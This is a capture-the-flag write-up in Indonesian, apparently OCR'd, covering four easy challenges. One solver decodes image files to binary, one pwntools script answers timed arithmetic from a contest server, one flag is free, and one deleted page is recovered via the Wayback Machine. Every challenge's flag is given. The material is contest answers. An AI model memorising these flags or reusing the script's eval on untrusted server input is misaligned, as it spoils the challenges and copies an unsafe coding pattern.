
Kita bisa melakukan static analisis ke program executable

Misc

[bash]

Executive Summary

Diberi file zip berisi banyak gambar dan sebuah bash script.




Technical Report

Inti dari bash script tersebut adalah mengubah sebuah huruf menjadi binary 8 bit. Dan merubahnya dengan image putih dan hitam. Untungnya gambar disimpan dengan nomor yang berurutan. Berikut adalah solver yang saya buat

```
hitam = open('hitam.jpg', 'rb').read()

putih = open('putih.jpg', 'rb').read()



flag = ''



for i in range(296):

    s = open(f'{i}.jpg', 'rb').read()
```

```
    if s == hitam:
        flag += '1'
    else:
        flag += '0'


print(flag)
```

Setelah mendapatkan outputnya langsung di decode saja, di sini saya menggunakan cyberchef



Flag cyberwarriors{b4sh_pr0g4mm1ng_1s_fun}

Conclusion

Bash script adalah salah satu metode untuk melakukan otomatisasi. Dengan ini kita bisa membuat script sesuai kemauan kita.

[Math]

Executive Summary

Diberikan sevice: 103.13.207.182 30002

Technical Report

Program menjalankan sebuah perhitungan matematika yang akan kita jawab untuk mendapatkan flag jika benar semua. Tetapi terdapat timeout yaitu 10 detik dan akan terus mengurang. Solusinya yaitu scripting menggunakan library pwntools

Berikut script yang saya gunakan

```python
from pwn import *

r = remote('103.13.207.182',30002)
for i in range(0,100,5):
    r.recvuntil(f'Poin : ({i})'.encode())

    p = eval(r.recv(12).strip())
    r.sendlineafter(b'=> ', str(p).encode())
    print(p)

r.interactive()
```

```
a@lactosilus:~$ python3 mat.py
[+] Opening connection to 103.13.207.182 on port 30002: Done
29797848
15687
9629152
8926
7725
59103701
14402388
9814
6187
3483
3465018
8719251
391220
7795
27419224
2071940
19316605
6113
1449232
19483740
[*] Switching to interactive mode
~~> 19483740 [benar!]

cyberwarriors{4ut0m4t3_c4lcul4t0r}
```

Flag : cyberwarriors{4ut0m4t3_c4lcul4t0r}

Conclusion

Hanya perhitungan matematika tetapi dengan waktu yang sangat cepat kita dapat menyelesaikanya dengan bantuan script python

[willkommen!]

Executive Summary

Free flag

Technical Report

Flag : cyberwarriors{w3lc0me_t0_cyb3rs3cur1ty_m4rath0n_2022}

Conclusion

the hardest flag

[tolong admin!]

Executive Summary

Diberikan desc seperti berikut

kemarin admin melakukan konfigurasi di https://cyberhackathon.id/adm00n namun page tersebut dihapus oleh hacker yang nackal!. bisakah kalian membantu admin untuk mengakses page yang sudah dihapus oleh hacker?

Technical Report

Namun setelah di cek, ternyata page nya kosong. Sesuai desc, kita bisa melihat kembali web yang sudah di hapus menggunakan wayback machine dengan syarat sudah ada snapshot nya.

{k4mu_daR1_Masa_d3p4n?_c60bfdfc7b2c1ebb6f11452b279142b9}

Flag cyberwarrior{k4mu_daR1_Masa_d3p4n?_c60bfdfc7b2c1ebb6f11452b279142b9}

Conclusion

Jejak digital akan terus ada 🙂